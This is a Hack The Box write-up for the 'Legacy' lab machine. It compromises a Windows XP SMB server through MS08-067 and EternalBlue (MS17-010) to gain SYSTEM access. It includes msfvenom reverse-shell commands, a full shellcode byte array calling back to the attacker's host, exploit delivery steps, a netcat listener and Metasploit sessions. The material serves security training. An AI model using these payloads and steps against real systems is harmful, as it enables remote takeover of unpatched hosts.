Write-Up
Legacy – Hack The Box

Steven Andrews

February 27, 2023

Version 1.0

Table of Contents

ASSESSMENT & EXPLOIT OVERVIEW **3**

Scope 4

DETAILED WALKTHROUGH **4**

MS08-67: 4

MS17-010: 8

APPENDICES **9**

Appendix A – MS08-67 w/ Metasploit 9

Appendix B – MS17-010 w/ Metasploit 11

REFERENCES **13**

Assessment & Exploit Overview

The machine Legacy is a Windows SMB server running on default ports (139/TCP & 445/TCP) with two (2) critical vulnerabilities in the system that grants SYSTEM access to an unauthenticated user through buffer overflows targeting NetprPathCanonicalize function, and the SMB NT translation function. Both vulnerabilities have been used in high profile exploits such as: the Conficker worm and WannaCry ransomware. The vulnerable operating systems are: Windows Server 2003/2008/2012/2016, Windows XP, Windows 2000, Windows Vista, Windows 7, Windows 8.1, and Windows 10 based operating systems.

The first exploit used is MS08-67, which allows remote code execution through the Server Service (srvsvc). It does this by opening a named pipe as a file through RPC and accessing the srvsvc interface. The srvsvc then uses NetprPathCanonicalize from netapi32.dll to formalize path names. The buffer overflow exists in the input of the PathName argument used in NetprPathCanonicalize function. When the path goes beyond the root directory, it will strcopy the remainder and start searching for the starting ‘ / ’ delimiting the directory. Since this is leftover bits of information, there won’t be a preppended slash, so that leftover information gets placed into memory in front of the buffer. This is where the shellcode would be place in order to get a reverse shell on the server.

The second exploit, MS17-010 (EternalBlue) targets SMB as well and ultimately facilitates remote code execution on the target server. This exploit takes advantage of how SMB handles data, specifically the translation to NT format by overflowing the FeaList, which is a function used to determine capabilities of the client/server during a session. The initial NT TRANS header will be filled with null bytes reaching max size. The second NT TRANS header will contain an instruction pointer to the shellcode and the DoublePular payload. At this point we’ll have a reverse shell running in memory on the SMB server. This makes the exploit fairly difficult to detect, however, if the SMB service is rebooted, we will lose our session if we don’t have another means of persistance.

These are trivial exploits and can be carried out by unskilled attackers, which is why they are classified as critical vulnerabilities. See Appendix A and Appendix B for simple exploitation through Metasploit – Framework.

Scope

The scope of this assessment was one internal IP address and the Legacy Server Message Block (SMB) server.

In-Scope Assets

Host/URL/IP Address	Description
10.129.218.131 (IPs changed cause I didn't get screenshots when I first compromised the machine)	Legacy SMB Server

Table 1: Scope Details

Detailed Walkthrough

The following was done in order to fully compromise the Legacy machine:

MS08-67:

1. Run rustscan and/or nmap to determine open services, versions, and operating systems associated with the given IP address. From the scan, we are able to determine the OS used is Windows XP SP3 running SMB (139/445) and RPC (135) .

```
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_
xp

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 5d00h57m38s, deviation: 1h24m51s, median: 4d23h57m38s
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2023-03-06T21:01:15+02:00
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 005056b91f98 (VMware)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

2. Run nmap again to with scripts trying to find SMB vulnerabilities that might be successful. The outpu of the scan shows the server is vulnerable to EternalBlue and MS08-67.

```
┌──[Target:Legacy🌐IP:null🚀⚔️Attacker:RaSyn📡IP:10.10.14.122🏆Prize:0 points]
└──[👾]/home/ross/HackTheBox/Machines/Legacy $ nmap --script=smb-vuln-* 10.129.220.70
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-01 15:08 EST
Nmap scan report for 10.129.220.70
Host is up (0.043s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsof
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to
|           denial of service (system crash) via an & (ampersand) character in a Process I
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_      http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacry
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
| smb-vuln-ms08-067:
```

3. Searchsploit query returns a python script 7132 to exploit MS08-67, however, it's not for Windows XP. Using Google, I found an updated script on github from jivoi that I used.

```
┌──[Target:Legacy🌐IP:null🚀⚔️Attacker:RaSyn📡IP:10.10.14.122🏆Prize:0 points]
└─[👾]/home/ross/HackTheBox/Machines/Legacy $ searchsploit ms08
```


Exploit Title	Path
Microsoft Excel - Code Execution (MS08-014)	windows/local/5287.txt
Microsoft Internet Explorer - Data Binding Memory Corruption (MS08-078) (Metasploit)	windows/remote/16583.rb
Microsoft Internet Explorer - GDI+ (PoC) (MS08-052)	windows/dos/6619.html
Microsoft Office 2003 - '.wps' Local Stack Overflow (MS08-011)	windows/local/5107.c
Microsoft Office XP SP3 - '.PPT' File Buffer Overflow (MS08-016)	windows/local/5320.txt
Microsoft Visual Studio - Msmask32.ocx ActiveX Buffer Overflow (MS08-070) (Metasploit)	windows/remote/16507.rb
Microsoft Windows - 'NetAPI32.dll' Code Execution (Python) (MS08-067)	windows/remote/40279.py
Microsoft Windows - GDI (EMR_COLORMATCHTOTARGETW) (MS08-021)	windows/remote/6656.txt
Microsoft Windows - GDI Image Parsing Stack Overflow (MS08-021)	windows/local/5442.cpp
Microsoft Windows - GDI+ (PoC) (MS08-052) (2)	windows/dos/6716.pl
Microsoft Windows - InternalOpenColorProfile Heap Overflow (PoC) (MS08-046)	windows/dos/6732.txt
Microsoft Windows - SMB Relay Code Execution (MS08-068) (Metasploit)	windows/remote/16360.rb
Microsoft Windows - SmbRelay3 NTLM Replay (MS08-068)	windows/remote/7125.txt
Microsoft Windows Media Encoder (XP SP2) - 'wmex.dll' ActiveX Buffer Overflow (MS08-053)	windows/remote/6454.html
Microsoft Windows Media Encoder 9 - 'wmex.dll' ActiveX Buffer Overflow (MS08-053) (Metasploit)	windows/remote/16521.rb
Microsoft Windows Server - Code Execution (MS08-067)	windows/remote/7104.c
Microsoft Windows Server - Code Execution (PoC) (MS08-067)	windows/dos/6824.txt
Microsoft Windows Server - Service Relative Path Stack Corruption (MS08-067) (Metasploit)	windows/remote/16362.rb
Microsoft Windows Server - Universal Code Execution (MS08-067)	windows/remote/6841.txt
Microsoft Windows Server 2000/2003 - Code Execution (MS08-067)	windows/remote/7132.py
Microsoft Windows XP SP2 - 'win32k.sys' Local Privilege Escalation (MS08-025)	windows/local/5518.txt
Microsoft Windows XP/2003 - 'afd.sys' Local Privilege Escalation (K-plugin) (MS08-066)	windows/local/6757.txt
Microsoft Windows XP/Vista/2000/2003/2008 Kernel - Usermode Callback Privilege Escalation (MS08-025) (1)	windows/dos/31585.c
Microsoft XML Core Services DTD - Cross-Domain Scripting (MS08-069)	windows/remote/7196.html

4. Built shellcode with [msfvenom] while removing the bad characters listed in the comments of the code. Then copy and paste the output into the shellcode section of the python script.

```
msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows
```

```
# Reverse TCP to 10.10.14.122 port 443:
shellcode=(
"\x2b\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76"
"\x0e\x92\xac\xb5\x9d\x83\xee\xfc\xe2\xf4\x6e\x44\x37\x9d"
"\x92\xac\xd5\x14\x77\x9d\x75\xf9\x19\xfc\x85\x16\xc0\xa0"
"\x3e\xcf\x86\x27\xc7\xb5\x9d\x1b\xff\xbb\xa3\x53\x19\xa1"
"\xf3\xd0\xb7\xb1\xb2\x6d\x7a\x90\x93\x6b\x57\x6f\xc0\xfb"
"\x3e\xcf\x82\x27\xff\xa1\x19\xe0\xa4\xe5\x71\xe4\xb4\x4c"
"\xc3\x27\xec\xbd\x93\x7f\x3e\xd4\x8a\x4f\x8f\xd4\x19\x98"
"\x3e\x9c\x44\x9d\x4a\x31\x53\x63\xb8\x9c\x55\x94\x55\xe8"
"\x64\xaf\xc8\x65\xa9\xd1\x91\xe8\x76\xf4\x3e\xc5\xb6\xad"
"\x66\xfb\x19\xa0\xfe\x16\xca\xb0\xb4\x4e\x19\xa8\x3e\x9c"
"\x42\x25\xf1\xb9\xb6\xf7\xee\xfc\xcb\xf6\xe4\x62\x72\xf3"
"\xea\xc7\x19\xbe\x5e\x10\xcf\xc4\x86\xaf\x92\xac\xdd\xea"
"\xe1\x9e\xea\xc9\xfa\xe0\xc2\xbb\x95\x53\x60\x25\x02\xad"
"\xb5\x9d\xbb\x68\xe1\xcd\xfa\x85\x35\xf6\x92\x53\x60\xcd"
"\xc2\xfc\xe5\xdd\xc2\xec\xe5\xf5\x78\xa3\x6a\x7d\x6d\x79"
"\x22\xf7\x97\xc4\xbf\x97\x9c\xd6\xdd\x9f\x92\xad\x0e\x14"
"\x74\xc6\xa5\xcb\xc5\xc4\x2c\x38\xe6\xcd\x4a\x48\x17\x6c"
"\xc1\x91\x6d\xe2\xbd\xe8\x7e\xc4\x45\x28\x30\xfa\x4a\x48"
"\xfa\xcf\xd8\xf9\x92\x25\x56\xca\xc5\xfb\x84\x6b\xf8\xbe"
"\xec\xcb\x70\x51\xd3\x5a\xd6\x88\x89\x9c\x93\x21\xf1\xb9"
"\x82\x6a\xb5\xd9\xc6\xfc\xe3\xcb\xc4\xea\xe3\xd3\xc4\xfa"
"\xe6\xcb\xfa\xd5\x79\xa2\x14\x53\x60\x14\x72\xe2\xe3\xdb"
"\x6d\x9c\xdd\x95\x15\xb1\xd5\x62\x47\x17\x55\x80\xb8\xa6"
"\xdd\x3b\x07\x11\x28\x62\x47\x90\xb3\xe1\x98\x2c\x4e\x7d"
"\xe7\xa9\x0e\xda\x81\xde\xda\xf7\x92\xff\x4a\x48"
)
```

5. Once the correct shellcode bytes are in the python script we can run it against the target and see if it works, which it does. Now we can explore the file system and get the flags.




```
C:\WINDOWS\system32>systeminfo
systeminfo

Host Name:                 LEGACY
OS Name:                   Microsoft Windows XP Professional
OS Version:                5.1.2600 Service Pack 3 Build 2600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Uniprocessor Free
Registered Owner:          user
Registered Organization:   HTB
Product ID:                55274-643-7213323-23904
Original Install Date:     16/3/2017, 7:32:23
System Up Time:            0 Days, 0 Hours, 6 Minutes, 29 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1.023 MB
Available Physical Memory: 807 MB
Virtual Memory: Max Size:  2.048 MB
Virtual Memory: Available: 1.997 MB
Virtual Memory: In Use:    51 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
NetWork Card(s):           1 NIC(s) Installed.
                           [01]: VMware Accelerated AMD PCNet Adapter
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.129.0.1
                                 IP address(es)
                                 [01]: 10.129.220.70
```

MS17-010:

1. Now that we got a shell with MS08-67, lets try EternalBlue. First we are going to need to git clone this MS17-010 repo and wget this python script. Additionally, we need to install python2 to be able to run our tools. Now we craft the payload with msfvenom.

```
msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=443 -f exe > exploit.exe
```

2. Now we setup our listener and run the send_and_execute.py script to deliver the payload and get our shell and exploit the file system as admin.

```
cy $ python2 send_and_execute.py $IP exploit.exe
```

```
┌──[Target:Legacy🌐IP:null🚀⚔️Attacker:RaSyn📡IP:10.10.14.122🏆Prize:0 points]
└──[👾]/home/ross/HackTheBox/Machine $ sudo rlwrap nc -lnvp 443
[sudo] password for ross:
Listening on 0.0.0.0 443
Connection received on 10.129.227.181 1074
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Appendices

Appendix A – MS08-67 w/ Metasploit

1. Once msfconsole starts, search for “ms08” and select “exploit/windows/smb/ms08_067_netapi.

```
msf6 > search ms08

Matching Modules
================

   #  Name                                      Disclosure Date  Rank
Description
   -  ----                                      ---------------  ----
-----------
   0  exploit/windows/smb/ms08_067_netapi       2008-10-28       great
MS08-067 Microsoft Server Service Relative Path Stack Corruption
   1  exploit/windows/smb/smb_relay             2001-03-31       excellent
MS08-068 Microsoft Windows SMB Relay Code Execution
   2  exploit/windows/browser/ms08_078_xml_corruption  2008-12-07       normal
MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption
   3  auxiliary/admin/ms/ms08_059_his2006       2008-10-14       normal
Microsoft Host Integration Server 2006 Command Execution Vulnerability
   4  exploit/windows/browser/ms08_070_visual_studio_msmask  2008-08-13       normal
Microsoft Visual Studio Mdmask32.ocx ActiveX Buffer Overflow
   5  exploit/windows/browser/ms08_041_snapshotviewer  2008-07-07       excellent
Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download
   6  exploit/windows/browser/ms08_053_mediaencoder  2008-09-09       normal
Windows Media Encoder 9 wmex.dll ActiveX Buffer Overflow
   7  auxiliary/fileformat/multidrop                                   normal
Windows SMB Multi Dropper


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/filef
ultidrop

msf6 > use 0
```

2. Now run “options” and set the required information: RHOST (target IP), LHOST (your IP), and then “run.” Now we have a meterpreter session on the host and can look through the file system for the flags.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.129.12.40
rhosts ⇒ 10.129.12.40
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost tun0
lhost ⇒ 10.10.14.122
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.14.122:4444
[*] 10.129.12.40:445 - Automatically detecting the target...
[*] 10.129.12.40:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Unknown
[*] 10.129.12.40:445 - We could not detect the language pack, defaulting to English
[*] 10.129.12.40:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.129.12.40:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 10.129.12.40
[*] Meterpreter session 1 opened (10.10.14.122:4444 → 10.129.12.40:1031) at 2023-03-
 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Appendix B – MS17-010 w/ Metasploit

1. When msfconsole starts, search “eternalblue” and select “exploit/windows/smb/ms17_010_psexec

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Chec
   -  ----                                      ---------------  ----     ----
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
lBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
lRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
lRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No
E Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
R Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use expl
b_doublepulsar_rce

msf6 > use 1
```

2. Now, set the required options and run the exploit to get a meterpreter session.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 10.129.12.40
rhost ⇒ 10.129.12.40
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost tun0
lhost ⇒ tun0
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.14.122:4444
[*] 10.129.12.40:445 - Target OS: Windows 5.1
[*] 10.129.12.40:445 - Filling barrel with fish... done
[*] 10.129.12.40:445 - <---------------- | Entering Danger Zone | --
[*] 10.129.12.40:445 -  [*] Preparing dynamite...
[*] 10.129.12.40:445 -          [*] Trying stick 1 (x86)...Boom!
[*] 10.129.12.40:445 -  [+] Successfully Leaked Transaction!
[*] 10.129.12.40:445 -  [+] Successfully caught Fish-in-a-barrel
[*] 10.129.12.40:445 - <---------------- | Leaving Danger Zone | ---
[*] 10.129.12.40:445 - Reading from CONNECTION struct at: 0x86033660
[*] 10.129.12.40:445 - Built a write-what-where primitive...
[+] 10.129.12.40:445 - Overwrite complete... SYSTEM session obtained
[*] 10.129.12.40:445 - Selecting native target
[*] 10.129.12.40:445 - Uploading payload... AiGrbprp.exe
[*] 10.129.12.40:445 - Created \AiGrbprp.exe...
[+] 10.129.12.40:445 - Service started successfully...
[*] Sending stage (175686 bytes) to 10.129.12.40
[*] 10.129.12.40:445 - Deleting \AiGrbprp.exe...
[*] Meterpreter session 2 opened (10.10.14.122:4444 → 10.129.12.40:
 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

References

- https://infosecwriteups.com/exploit-eternal-blue-ms17-010-for-windows-xp-with-custom-payload-fabbbbeb692f
- https://raw.githubusercontent.com/jivoi/pentest/master/exploit_win/ms08-067.py
- https://raw.githubusercontent.com/worawit/MS17-010/master/mysmb.py
- https://github.com/helviojunior/MS17-010
- https://securitynews.sonicwall.com/xmlpost/what-you-should-know-about-eternalblue-exploit-and-wannacry-ransomware/
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb/71c0db23-6624-49ed-b694-c7fd24d8876b
- https://support.microsoft.com/en-us/topic/ms08-067-vulnerabiliity-in-server-service-could-allow-remote-code-execution-ac7878fc-be69-7143-472d-2507a179cd15
- https://www.exploit-db.com/exploits/7132